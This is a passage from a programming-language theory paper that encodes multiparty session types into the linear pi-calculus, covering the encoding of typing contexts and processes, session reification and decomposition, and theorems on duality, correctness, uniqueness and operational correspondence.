$$\begin{array}{llll} [\![\varnothing]\!] \triangleq \varnothing & [\![\Theta \cdot \Gamma]\!] \triangleq [\![\Theta]\!], [\![\Gamma]\!] & [\![c\colon U]\!] \triangleq [\![c]\!]\colon [\![U]\!] & [\![s[\mathtt{p}]]\!] \triangleq z_{s[\mathtt{p}]} \\ \Big[\!\Big[\Theta, X\colon \widetilde{U}\Big]\!\Big] \triangleq [\![\Theta]\!], \Big[\!\Big[X\colon \widetilde{U}\Big]\!\Big] & [\![\Gamma, c\colon U]\!] \triangleq [\![\Gamma]\!], [\![c\colon U]\!] & [\![x]\!] \triangleq x & [\![X]\!] \triangleq z_X \\ [\![\Gamma_1 \circ \Gamma_2]\!] \triangleq [\![\Gamma_1]\!] \uplus [\![\Gamma_2]\!] & & [\![X\colon U_1, \ldots, U_n]\!] \triangleq [\![X]\!]\colon \sharp\big(([\![U_i]\!])_{i \in 1..n}\big) & \end{array}$$

When encoding typing contexts, variables (x) keep their name, while process variables (X) and channels with roles ($s[\mathtt{p}]$) are turned into distinguished names with a subscript: e.g., X becomes z_X. The composition $\Gamma_1 \circ \Gamma_2$ (Definition 2.11) is encoded using $\uplus$ (Definition 3.6): such an operation is always defined, since the domains of $[\![\Gamma_1]\!]$,$[\![\Gamma_2]\!]$ can only overlap on basic types.

Note that encoded process variables have an *unrestricted* connection type, carrying an n-tuple of encoded argument types; encoded sessions, instead, are linearly-typed, similarly

to [15]: this will allow to exploit the (partial) confluence properties of linear π-calculus [37] to prove Theorem 6.5 later. Moreover, this will lead to the implementation discussed in Section 7.

Encoding Typing Judgements: Overview. With these definitions at hand, we can now have a first look at the encoding of session typing judgements in Figure 7 (but we postpone the formal statement to Definition 5.7 later on, as it requires some more technical developments).

Terminated processes are encoded homomorphically. **Parallel composition** is also encoded homomorphically — i.e., our encoding preserves the choreographic distribution of the originating processes. Note that $[\![P]\!]_{\Theta\cdot\Gamma_1}$ and $[\![Q]\!]_{\Theta\cdot\Gamma_2}$ are the encoded processes yielded respectively by $[\![\Theta\cdot\Gamma_1 \vdash P]\!]$ and $[\![\Theta\cdot\Gamma_2 \vdash Q]\!]$: they exist because such typing judgements hold, by inversion of (T-Par) (Figure 4). Similar uses of sub-processes encoded w.r.t. their typing occur in the other cases. **Process declaration** $\mathbf{def}\, X(\widetilde{x}{:}U) = P\ \mathbf{in}\, Q$ is encoded as a replicated π-calculus process that inputs a value z on a name $[\![X]\!] = z_X$ (matching Definition 5.4), deconstructs it into $x_1, \ldots, x_n$ (using **with**, and hence assuming that z is an n-tuple), and then continues as the encoding of the body P; meanwhile, the encoding of Q runs in parallel, enclosed by a delimitation on z_X (that matches the scope of the original declaration). Correspondingly, a **process call** $X\langle\widetilde{v}\rangle$ is encoded as a process that sends the encoded values $[\![\widetilde{v}]\!]$ on z_X and ends (in MPST π-calculus, process calls are in tail position).

Selection on $c[\mathtt{p}]$ is encoded using information from the session typing context: the fact that c has type $S = \mathtt{p} \oplus !l(U).S'$ — i.e., $[\![S]\!]$ is a record type with one entry $\mathtt{q}{:}z_\mathtt{q}$ for each $\mathtt{q} \in S$. Therefore, the encoding first deconstructs $[\![c]\!]$ (using **with**), an then uses the (linear) name in its $\mathtt{p}$-entry to output on $z_\mathtt{p}$. Before performing the output, however, a new name z is created: it is the *continuation* of the interaction with $\mathtt{p}$. Then, one endpoint of z is sent through $z_\mathtt{p}$ as part of $l([\![v]\!], z)$, which is a variant value carrying a tuple. The other endpoint of z is kept, and used to rebind $[\![c]\!]$ (using **let**) with a "new" record, consisting in *all* the entries of the "original" $[\![c]\!]$, *except* $z_\mathtt{p}$ (which has been used for output). More in detail, the "new" $[\![c]\!]$ has an entry for $\mathtt{p}$ (mapping $\mathtt{p}$ to z) iff S' still involves $\mathtt{p}$ (otherwise, if $\mathtt{p} \notin S'$, then z is discarded, since it has type $[\![S'\upharpoonright\mathtt{p}]\!] = [\![\mathbf{end}]\!] = \bullet$). After **let**, the encoding continues as $[\![P]\!]$.

Symmetrically, **branching** on $c[\mathtt{p}]$ is also encoded using information from the typing context, i.e., that c has type $S = \mathtt{p}\ \&_{i\in I}\, ?l_i(U_i).S_i'$ — and therefore, $[\![S]\!]$ is a record type with one entry $\mathtt{q}{:}z_\mathtt{q}$ for each $\mathtt{q} \in S$. As above, the encoded process deconstructs $[\![c]\!]$ (using **with**), an then uses the (linear) name in its $\mathtt{p}$-entry to perform an input $z_\mathtt{p}(y)$; y is assumed to be a variant, and is pattern matched to determine the continuation. If y matches l_i (for some $i \in I$), *and* it carries a tuple $z_i = (x_i, z)$ (where z is a continuation name), then $[\![c]\!]$ is rebound (using **let**) and the process continues as $[\![P_i]\!]$. The rebinding of $[\![c]\!]$ depends on l_i and the continuation type S_i': the "new" $[\![c]\!]$ is a record with *all* the linear names of the "original" $[\![c]\!]$, *except* $z_\mathtt{p}$ (which has been used for input); as above, an entry for $\mathtt{p}$ will exist (and map $\mathtt{p}$ to z) iff S_i' still involves $\mathtt{p}$ (otherwise, if $\mathtt{p} \notin S_i'$, then z has type $\bullet$ and is discarded).

We will explain the encoding of **session restriction** $(\boldsymbol{\nu} s)P$ later, after Definition 5.7, as it requires some technicalities: namely, the substitution $\boldsymbol{\sigma}(\Gamma')$. We can, however, have an intuition about the role of $\boldsymbol{\sigma}(\Gamma')$ by considering an obvious discrepancy. Consider the following session π-calculus process, that reduces by communication (cf. Definition 2.3):

$$\Gamma, s[\mathtt{p}]{:}S, s[\mathtt{q}]{:}S' \vdash s[\mathtt{p}][\mathtt{q}]\&\{l(x).P\} \mid s[\mathtt{q}][\mathtt{p}] \oplus \langle l(v)\rangle.Q \ \to\ P\{{}^{v}/_{x}\} \mid Q \tag{1}$$

We would like its encoding to reduce and communicate, too — but it is *not* the case:

$$\mathbf{with}\,[\mathtt{r}:z_\mathtt{r}]_{\mathtt{r}\in S} = [\![s[\mathtt{p}]]\!]\ \mathbf{do}\ldots \mid \mathbf{with}\,[\mathtt{r}:z_\mathtt{r}]_{\mathtt{r}\in S'} = [\![s[\mathtt{q}]]\!]\ \mathbf{do}\ldots \not\to \tag{2}$$




Figure 7 Encoding of typing judgements. Here, $[\![P]\!]_{\Theta\cdot\Gamma} = Q$ iff $[\![\Theta\cdot\Gamma \vdash P]\!] = [\![\Theta\cdot\Gamma]\!] \vdash Q$ (Definition 5.7).

and the reason is that $[\![s[\mathtt{p}]]\!], [\![s[\mathtt{q}]]\!]$ are "just" record-typed *names* (respectively $z_{s[\mathtt{p}]}, z_{s[\mathtt{q}]}$, as per Definition 5.4), whereas **with**-prefixes only reduce when applied to *record values* (cf. Definition 3.2). Hence, to let our encoded terms reduce, we must first substitute $[\![s[\mathtt{p}]]\!], [\![s[\mathtt{q}]]\!]$ with two records; moreover, to let the two encoded processes synchronise and exchange $[\![v]\!]$, such records must be suitably defined: we must ensure that the entries for $\mathtt{q}$ (in one record) and $\mathtt{p}$ (in the other) map to *the same (linear) name*. In the following, we show how $\boldsymbol{\sigma}(\Gamma')$ handles this issue.

Reification of Multiparty Sessions. By simply translating a channel with role $s[\mathtt{p}]$ into a π-calculus name $z_{s[\mathtt{p}]}$, we have not yet captured the insight behind our approach, i.e., the idea that a multiparty session can be decomposed into a labelled tuple of linear channels (i.e., π-calculus names), connecting *pairs of roles*. We can formalise "connections" as follows.

▶ **Definition 5.5.** The *connections of* s *in* Γ are: $\mathrm{conn}(s,\Gamma) \triangleq \left\{\{\mathtt{p},\mathtt{q}\} \mid s[\mathtt{p}]{:}S_\mathtt{p} \in \Gamma \wedge \mathtt{q} \in S_\mathtt{p}\right\}$

Intuitively, two roles $\mathtt{p},\mathtt{q}$ are connected by s in Γ if $\mathtt{p}$ occurs in the type $\Gamma(s[\mathtt{q}])$ (but $\mathtt{q}$ *might not* occur in $\Gamma(s[\mathtt{p}])$; note, however, that $\mathtt{q}$ will always occur if Γ is consistent).
Now, as anticipated above, we want to substitute each $[\![s[\mathtt{p}]]\!]$ with a suitably defined record, containing π-calculus names; moreover, such names must be typed in the typing context. But what are exactly such names, and their types? This is answered by Definition 5.6.

▶ **Definition 5.6** (Reification and decomposition of MPST contexts)**.** The *reification of a session typing context* Γ_S is the substitution:

$$\boldsymbol{\sigma}(\Gamma_\mathsf{S}) \;=\; \left\{ \left[\mathtt{q}{:}z_{\{s,\mathtt{p},\mathtt{q}\}}\right]_{\mathtt{q}\in S_\mathtt{p}} / [\![s[\mathtt{p}]]\!] \right\}_{s[\mathtt{p}]:S_\mathtt{p}\in\Gamma_\mathsf{S}}$$

The *linear decomposition of* Γ_S is the π-calculus typing context $\boldsymbol{\delta}(\Gamma_\mathsf{S})$, defined as:

$$\boldsymbol{\delta}(\Gamma_\mathsf{S}) \;=\; \text{⨭}_{s[\mathtt{p}]:S_\mathtt{p}\in\Gamma_\mathsf{S}} \left\{ z_{\{s,\mathtt{p},\mathtt{q}\}} : [\![\mathrm{unf}\left(S_\mathtt{p} \upharpoonright \mathtt{q}\right)]\!] \right\}_{\{\mathtt{p},\mathtt{q}\}\in\mathrm{conn}(s,\Gamma_\mathsf{S})}$$




Figure 8 Multiparty peer-to-peer game: encoded version of Figure 2. Lines are binary channels.

The π-calculus *reification typing rule* is (note that Γ_S, Γ'_S are *MPST* typing contexts):

$$\frac{[\![\Theta \cdot \Gamma_S]\!], [\![\Gamma'_S]\!] \vdash P}{[\![\Theta \cdot \Gamma_S]\!], \boldsymbol{\delta}(\Gamma'_S) \vdash P\boldsymbol{\sigma}(\Gamma'_S)} \ (\text{T}\pi\text{-Reify})$$

The simplest part of Definition 5.6 is $\boldsymbol{\sigma}(\Gamma_S)$: it is a substitution that, for each $s[\mathtt{p}] : S_\mathtt{p} \in \Gamma_S$, replaces $[\![s[\mathtt{p}]]\!]$ with a record containing one entry $\mathtt{q} : z_{\{s,\mathtt{p},\mathtt{q}\}}$ for each $\mathtt{q} \in S_\mathtt{p}$. Note that if there is also some $s[\mathtt{q}] : S_\mathtt{q} \in \Gamma_S$ with $\mathtt{p} \in S_\mathtt{q}$, then the corresponding record (replacing $[\![s[\mathtt{q}]]\!]$) has an entry $\mathtt{p} : z_{\{s,\mathtt{q},\mathtt{p}\}} = z_{\{s,\mathtt{p},\mathtt{q}\}}$; i.e., $\mathtt{p}$ (in one record) and $\mathtt{q}$ (in the other) *map to the same name*. This realises the intuition of "multiparty sessions as records of interconnected binary channels".

The definition of $\boldsymbol{\sigma}(\Gamma_S)$ was the last ingredient needed to formalise our encoding, presented in Definition 5.7 below. The rest of Definition 5.6 will be used later on, to prove its correctness (Theorem 6.2): hence, we postpone its explanation to page 22.

▶ **Definition 5.7** (Encoding). The *encoding of session typing judgements* is given in Figure 7. We define $[\![P]\!]_{\Theta\cdot\Gamma} = Q$ iff $[\![\Theta \cdot \Gamma \vdash P]\!] = [\![\Theta \cdot \Gamma]\!] \vdash Q$. Sometimes, we write $[\![P]\!]$ for $[\![P]\!]_{\Theta\cdot\Gamma}$ when Θ, Γ are empty, or clear from the context.

We conclude by explaining the last case in Figure 7, which was not addressed on p.19. The process $(\boldsymbol{\nu} s : \Gamma')P$ is encoded by generating one delimitation for each $z_{\{s,\mathtt{p}_i,\mathtt{q}_i\}}$ whenever $\{\mathtt{p}_i, \mathtt{q}_i\}$ is a connection of s in Γ' (Definition 5.5). Then, P is encoded, and the substitution $\boldsymbol{\sigma}(\Gamma')$ is applied: it replaces each $[\![s[\mathtt{p}_i]]\!]$, $[\![s[\mathtt{q}_i]]\!]$ in $[\![P]\!]$ with records based on the delimited $z_{\{s,\mathtt{p}_i,\mathtt{q}_i\}}$.

▶ **Example 5.8.** Consider (1). If we delimit s and encode the resulting process, we obtain a π-calculus process based on (2), enclosed by the delimitations yielded by $[\![(\boldsymbol{\nu} s)]\!]$, and the substitution $\boldsymbol{\sigma}(s[\mathtt{p}] : S, s[\mathtt{q}] : S', \ldots)$. Since the latter replaces $[\![s[\mathtt{p}]]\!], [\![s[\mathtt{q}]]\!]$ with records whose entries reflect roles(S) and roles(S'), the encoding can now reduce, firing the two **with**s.

▶ **Example 5.9.** Consider the main server/clients parallel composition in Example 2.2:

$$(\boldsymbol{\nu} s_\mathtt{a}, s_\mathtt{b}, s_\mathtt{c})\big(Q \mid P_\mathtt{a} \mid P_\mathtt{b} \mid P_\mathtt{c}\big) \quad \textit{where}$$
$$Q = (\boldsymbol{\nu} s)\Big(s_\mathtt{a}[\mathtt{q}][\mathtt{p}] \oplus \langle \mathtt{PlayA}(s[\mathtt{a}]) \rangle \mid s_\mathtt{b}[\mathtt{q}][\mathtt{p}] \oplus \langle \mathtt{PlayB}(s[\mathtt{b}]) \rangle \mid s_\mathtt{c}[\mathtt{q}][\mathtt{p}] \oplus \langle \mathtt{PlayC}(s[\mathtt{c}]) \rangle\Big)$$

Its encoding is the following process, with s decomposed into 3 linear channels (see Figure 8):

$$(\boldsymbol{\nu} z_{\{s_\mathtt{a},\mathtt{p},\mathtt{q}\}}, z_{\{s_\mathtt{b},\mathtt{p},\mathtt{q}\}}, z_{\{s_\mathtt{c},\mathtt{p},\mathtt{q}\}})\big([\![Q]\!] \mid [\![P_\mathtt{a}]\!] \mid [\![P_\mathtt{b}]\!] \mid [\![P_\mathtt{c}]\!]\big) \quad \textit{where}$$
$$[\![Q]\!] = (\boldsymbol{\nu} z_{\{s,\mathtt{a},\mathtt{b}\}}, z_{\{s,\mathtt{b},\mathtt{c}\}}, z_{\{s,\mathtt{a},\mathtt{c}\}})\Big([\![s_\mathtt{a}[\mathtt{q}][\mathtt{p}] \oplus \langle \mathtt{PlayA}(s[\mathtt{a}]) \rangle]\!] \mid [\![s_\mathtt{b}[\mathtt{q}][\mathtt{p}] \oplus \langle \mathtt{PlayB}(s[\mathtt{b}]) \rangle]\!] \mid [\![s_\mathtt{c}[\mathtt{q}][\mathtt{p}] \oplus \langle \mathtt{PlayC}(s[\mathtt{c}]) \rangle]\!]\Big)$$

6 Properties of the Encoding

In this section we present some crucial properties ensuring the correctness of our encoding.

Encoding of Types. Theorem 6.1 below says that our encoding
1. commutes the duality between partial session types (Definition 2.8) and π-types (Definition 4.1), and
2. also preserves subtyping.

▶ **Theorem 6.1** (Duality/subtyping preservation). $\llbracket \overline{H} \rrbracket = \overline{\llbracket H \rrbracket}$; *if* $U \leqslant_{\mathsf{S}} U'$, *then* $\llbracket U \rrbracket \leqslant_{\pi} \llbracket U' \rrbracket$.

Encoding of Typing Judgements. Theorem 6.2 shows that the encoding of session typing judgements into π-calculus typing judgements is valid. As a consequence, a well-typed MPST process also enjoys the type safety guarantees that can be expressed in standard π-calculus.

▶ **Theorem 6.2** (Correctness of encoding). $\Gamma \vdash v : U$ *implies* $\llbracket \Gamma \rrbracket \vdash \llbracket v \rrbracket : \llbracket U \rrbracket$, $\Theta \vdash X : \widetilde{U}$ *implies* $\llbracket \Theta \rrbracket \vdash \llbracket X \rrbracket : \widetilde{\llbracket U \rrbracket}$, *and* $\Theta \cdot \Gamma \vdash P$ *implies* $\llbracket \Theta \cdot \Gamma \vdash P \rrbracket$.

The proof is by induction on the MPST typing derivation, and yields a corresponding π-calculus typing derivation. One simple case is the following, that relates subtyping:

$$(\text{T-Sub})\ \frac{\Theta \cdot \Gamma, c : U \vdash P \quad U' \leqslant_{\mathsf{S}} U}{\Theta \cdot \Gamma, c : U' \vdash P} \qquad \text{implies} \qquad \frac{\llbracket \Theta \cdot \Gamma, c : U \vdash P \rrbracket \quad \llbracket U' \rrbracket \leqslant_{\pi} \llbracket U \rrbracket}{\llbracket \Theta \cdot \Gamma, c : U' \rrbracket \vdash \llbracket P \rrbracket_{\Theta \cdot \Gamma, c : U}}\ \begin{matrix}(\text{T}\pi\text{-Narrow}) \\ (\text{Figure 6})\end{matrix}$$

and holds by the induction hypothesis and Theorem 6.1. The most delicate case is the encoding of session restriction $\Theta \cdot \Gamma \vdash (\boldsymbol{\nu} s : \Gamma') P$ (Figure 7): its encoding turns $(\boldsymbol{\nu} s)$ into a set of delimited names, used in the substitution $\boldsymbol{\sigma}(\Gamma')$ applied to $\llbracket P \rrbracket_{\Theta \cdot \Gamma, \Gamma'}$. Hence, to prove Theorem 6.2 in this case, we need to type such names, i.e., produce a context that types $\llbracket P \rrbracket_{\Theta \cdot \Gamma, \Gamma'} \boldsymbol{\sigma}(\Gamma')$. This is where $\boldsymbol{\delta}(\Gamma')$ and (Tπ-Reify) (Definition 5.6) come into play, as we now explain.

More on reification and decomposition. By Definition 5.6, the typing context $\boldsymbol{\delta}(\Gamma_{\mathsf{S}})$, *when defined*, $\boldsymbol{\delta}(\Gamma_{\mathsf{S}})$ has an entry for each role of each channel in Γ_{S}; more precisely, an entry $z_{\{s,\mathsf{p},\mathsf{q}\}}$ for each $s[\mathsf{p}] : S_{\mathsf{p}} \in \Gamma_{\mathsf{S}}$ and $\mathsf{q} \in S_{\mathsf{p}}$. Such entries are used to type the records yielded by $\boldsymbol{\sigma}(\Gamma_{\mathsf{S}})$. The type of $z_{\{s,\mathsf{p},\mathsf{q}\}}$ is based on the encoding of the unfolded partial projection $S_{\mathsf{p}} \upharpoonright \mathsf{q}$, that can be either $\bullet$, or $\mathsf{Li}(T)/\mathsf{Lo}(T)$ (for some T). Note that if there is also some $s[\mathsf{q}] : S_{\mathsf{q}} \in \Gamma_{\mathsf{S}}$ with $\mathsf{p} \in S_{\mathsf{q}}$, the type of $z_{\{s,\mathsf{q},\mathsf{p}\}} = z_{\{s,\mathsf{p},\mathsf{q}\}}$ *(when defined)* is $\llbracket \mathrm{unf}(S_{\mathsf{p}} \upharpoonright \mathsf{q}) \rrbracket \pitchfork \llbracket \mathrm{unf}(S_{\mathsf{q}} \upharpoonright \mathsf{p}) \rrbracket$. This creates a deep correspondence between the consistency of Γ_{S} and the existence of $\boldsymbol{\delta}(\Gamma_{\mathsf{S}})$, shown in Theorem 6.3: *the precondition for MPST type safety (i.e., consistency of* Γ_{S}*) is precisely characterised in* π*-calculus by the linear decomposition at the roots of our encoding.*

▶ **Theorem 6.3** (Precise decomposition). Γ_{S} *is consistent* if and only if $\boldsymbol{\delta}(\Gamma_{\mathsf{S}})$ *is defined.*

The final part of Definition 5.6 is the π-calculus typing rule (Tπ-Reify), that uses $\boldsymbol{\delta}(\Gamma'_{\mathsf{S}})$ to type a process on which $\boldsymbol{\sigma}(\Gamma'_{\mathsf{S}})$ has been applied. Intuitively, $\boldsymbol{\delta}(\Gamma'_{\mathsf{S}})$ provides a typing context that types each record yielded by $\boldsymbol{\sigma}(\Gamma'_{\mathsf{S}})$. We now explain how the rule works and why it is sound (with a slight simplification). Let $\Gamma'_{\mathsf{S}} = \{s[\mathsf{p}] : S_{\mathsf{p}}\}_{\mathsf{p} \in I}$, for some I. Then, by Definition 5.6:

$$\boldsymbol{\delta}(\Gamma'_{\mathsf{S}}) = \pitchfork_{\mathsf{p} \in I} \{ z_{\{s,\mathsf{p},\mathsf{q}\}} : \llbracket \mathrm{unf}(S_{\mathsf{p}} \upharpoonright \mathsf{q}) \rrbracket \}_{\{\mathsf{p},\mathsf{q}\} \in \mathrm{conn}(s,\Gamma_{\mathsf{S}})} \qquad \boldsymbol{\sigma}(\Gamma'_{\mathsf{S}}) = \{ [\mathsf{q} : z_{\{s,\mathsf{p},\mathsf{q}\}}]_{\mathsf{q} \in S_{\mathsf{p}}} / \llbracket s[\mathsf{p}] \rrbracket \}_{\mathsf{p} \in I}$$

(Note: $\boldsymbol{\delta}(\Gamma'_{\mathsf{S}})$ is defined *iff* Γ'_{S} is consistent, by Theorem 6.3). Take the I/O types yielded by $\boldsymbol{\delta}(\Gamma'_{\mathsf{S}})$, i.e., $\{T_{(s,\mathsf{p},\mathsf{q})}\}_{\{\mathsf{p},\mathsf{q}\} \in \mathrm{conn}(s,\Gamma_{\mathsf{S}})}$ such that $\boldsymbol{\delta}(\Gamma'_{\mathsf{S}}) = \uplus_{\mathsf{p} \in I} \{ z_{\{s,\mathsf{p},\mathsf{q}\}} : T_{(s,\mathsf{p},\mathsf{q})} \}_{\{\mathsf{p},\mathsf{q}\} \in \mathrm{conn}(s,\Gamma_{\mathsf{S}})}$ (note $T_{(s,\mathsf{p},\mathsf{q})}$, $T_{(s,\mathsf{q},\mathsf{p})}$ are distinct). If we assume $\llbracket \Theta \cdot \Gamma_{\mathsf{S}} \rrbracket, \llbracket \Gamma'_{\mathsf{S}} \rrbracket \vdash P$, this derivation holds:

$$\left\{ \dfrac{(\text{T}\pi\text{-Name})\ \dfrac{}{z_{\{s,\mathsf{p},\mathsf{q}\}} : T_{(s,\mathsf{p},\mathsf{q})} \vdash z_{\{s,\mathsf{p},\mathsf{q}\}} : T_{(s,\mathsf{p},\mathsf{q})} \qquad T_{(s,\mathsf{p},\mathsf{q})} \leqslant_{\pi} \llbracket S_{\mathsf{p}} \upharpoonright \mathsf{q} \rrbracket}{\forall \mathsf{q} \in S_{\mathsf{p}} \quad \dfrac{z_{\{s,\mathsf{p},\mathsf{q}\}} : T_{(s,\mathsf{p},\mathsf{q})} \vdash z_{\{s,\mathsf{p},\mathsf{q}\}} : \llbracket S_{\mathsf{p}} \upharpoonright \mathsf{q} \rrbracket}{\{ z_{\{s,\mathsf{p},\mathsf{q}\}} : \llbracket S_{\mathsf{p}} \upharpoonright \mathsf{q} \rrbracket \}_{\mathsf{q} \in S_{\mathsf{p}}} \vdash [\mathsf{q} : z_{\{s,\mathsf{p},\mathsf{q}\}}]_{\mathsf{q} \in S_{\mathsf{p}}}}\ (\text{T}\pi\text{-Rec})}\ (\text{T}\pi\text{-Sub})} \right\}_{\mathsf{p} \in I} \quad \llbracket \Theta \cdot \Gamma_{\mathsf{S}} \rrbracket, \llbracket \Gamma'_{\mathsf{S}} \rrbracket \vdash P$$

$$\llbracket \Theta \cdot \Gamma_{\mathsf{S}} \rrbracket, \boldsymbol{\delta}(\Gamma'_{\mathsf{S}}) = \llbracket \Theta \cdot \Gamma \rrbracket \uplus \boldsymbol{\delta}(\Gamma'_{\mathsf{S}}) \vdash P \boldsymbol{\sigma}(\Gamma'_{\mathsf{S}}) \qquad (\text{T}\pi\text{-MSubst - Figure 6})$$

In particular, the assumptions $T_{(s,\mathtt{p},\mathtt{q})} \leqslant_\pi [\![S_\mathtt{p} \upharpoonright \mathtt{q}]\!]$ hold by Lemma 4.7, since each $T_{(s,\mathtt{p},\mathtt{q})}$ is obtained by splitting $\boldsymbol{\delta}(\Gamma'_\mathsf{S})$ (that combines types with $\curlywedge$) using $\uplus$. The equivalence in the conclusion holds since $\mathrm{dom}([\![\Theta\cdot\Gamma_\mathsf{S}]\!])\cap\mathrm{dom}(\boldsymbol{\delta}(\Gamma'_\mathsf{S}))=\emptyset$. Hence: if the (T$\pi$-Reify) premise $([\![\Theta\cdot\Gamma_\mathsf{S}]\!],[\![\Gamma'_\mathsf{S}]\!]\vdash P)$ holds, the above derivation holds, proving the conclusion of (Tπ-Reify).

Now, we can finish the proof of Theorem 6.2 for the case $\Theta\cdot\Gamma\vdash(\boldsymbol{\nu} s{:}\Gamma')P$. Assuming that the judgement holds, we also have $\Theta\cdot\Gamma,\Gamma'\vdash P$ and Γ' complete (by the premise of (T-Res), Figure 4): hence, Γ' is consistent, and $\boldsymbol{\delta}(\Gamma')$ is defined (by Theorem 6.3). Assuming that $[\![\Theta\cdot\Gamma,\Gamma'\vdash P]\!]$ holds (by the induction hypothesis), we obtain:

$$\frac{[\![\Theta\cdot\Gamma]\!],[\![\Gamma']\!]\vdash[\![P]\!]_{\Theta\cdot\Gamma,\Gamma'}}{[\![\Theta\cdot\Gamma]\!],\boldsymbol{\delta}(\Gamma')\vdash[\![P]\!]_{\Theta\cdot\Gamma,\Gamma'}\boldsymbol{\sigma}(\Gamma')}\ (\mathrm{T}\pi\text{-Reify})$$

where $\boldsymbol{\delta}(\Gamma')$ types all the names $z_{\{s,\mathtt{p},\mathtt{q}\}}$ in $\boldsymbol{\sigma}(\Gamma')$, that are also delimited by $[\![(\boldsymbol{\nu} s)]\!]$. We can conclude by applying (Tπ-Res1) to type such delimitations (cf. Figure 5 — this is allowed by the completeness of Γ'): we get $[\![\Theta\cdot\Gamma]\!]\vdash[\![(\boldsymbol{\nu} s)]\!][\![P]\!]_{\Theta\cdot\Gamma,\Gamma'}\boldsymbol{\sigma}(\Gamma')$, i.e., we match Figure 7.

Finally, notice (from Figure 7) that our encoding of processes uses some typing information. In principle, a process could be typed by applying the rules in multiple ways (especially (T-Sub) in Figure 4), and one might wonder whether an MPST process could have multiple encodings. Proposition 6.4 says that this is *not* the case: the reason is that the only typing information being used is the set of roles in each session type, which does not depend on the typing rule — and is constant w.r.t. subtyping (i.e., $S\leqslant_\mathsf{S} S'$ implies $\mathrm{roles}(S)=\mathrm{roles}(S')$).

▶ **Proposition 6.4** (Uniqueness). *If* $\Theta\cdot\Gamma\vdash P$ *and* $\Theta'\cdot\Gamma'\vdash P$, *then* $[\![P]\!]_{\Theta\cdot\Gamma}=[\![P]\!]_{\Theta'\cdot\Gamma'}$.

Encoding and Reduction. One usual way to assess that an encoding is "behaviourally correct" (i.e., a process and its encoding behave "in the same way") consists in proving *operational correspondence*. Roughly, it says that the encoding is:

1. *complete*, i.e., any reduction of the original process is simulated by its encoding; and
2. *sound*, i.e., any reduction of the encoded process matches some reduction of the original process.

This is formalised in Theorem 6.5, where $\xrightarrow{\mathbf{with}}$ denotes a reduction induced by (Rπ-With) (Definition 3.2).

▶ **Theorem 6.5** (Operational correspondence). *If* $\varnothing\cdot\varnothing\vdash P$, *then:*

1. (Completeness) $P\to^* P'$ *implies* $\exists\widetilde{x},P''$ *such that* $[\![P]\!]\to^*(\boldsymbol{\nu}\widetilde{x})P''$ *and* $P''=[\![P']\!]$;
2. (Soundness) $[\![P]\!]\to^* P_*$ *implies* $\exists\widetilde{x},P'',P'$ *s.t.* $P_*\to^*(\boldsymbol{\nu}\widetilde{x})P''$, $P\to^*P'$ *and* $[\![P']\!]\xrightarrow{\mathbf{with}}{}^*P''$.

The statement of Theorem 6.5 is standard [23, §5.1.3]. Item 1 says that if P reduces to P', then the encoding of the former can reduce to the encoding of the latter. Item 2 says (roughly) that no matter how the encoding of P reduces, it can always further reduce to the encoding of some P', such that P reduces to P'. Note that when we write $[\![P']\!]$, we mean $[\![P']\!]_{\varnothing\cdot\varnothing}$, which implies $\varnothing\cdot\varnothing\vdash P'$ (cf. Definition 5.7). The restricted variables $\widetilde{x}$ in items 1-2 are generated by the encoding of selection (Figure 7): it creates a (delimited) linear name to continue the session. To see why item 2 uses $\xrightarrow{\mathbf{with}}{}^*$, consider the following MPST process:

$$\varnothing\cdot\Gamma,s[\mathtt{p}]{:}S\vdash s[\mathtt{p}][\mathtt{q}]\&\{l(x).P\}\not\to\qquad\text{(the process is stuck)}$$

If we encode it (and apply $\boldsymbol{\sigma}(\Gamma,s[\mathtt{p}]{:}S)$ as per Example 5.8), we get a π-calculus process that gets stuck, too — but *only after firing one internal* **with***-reduction*:

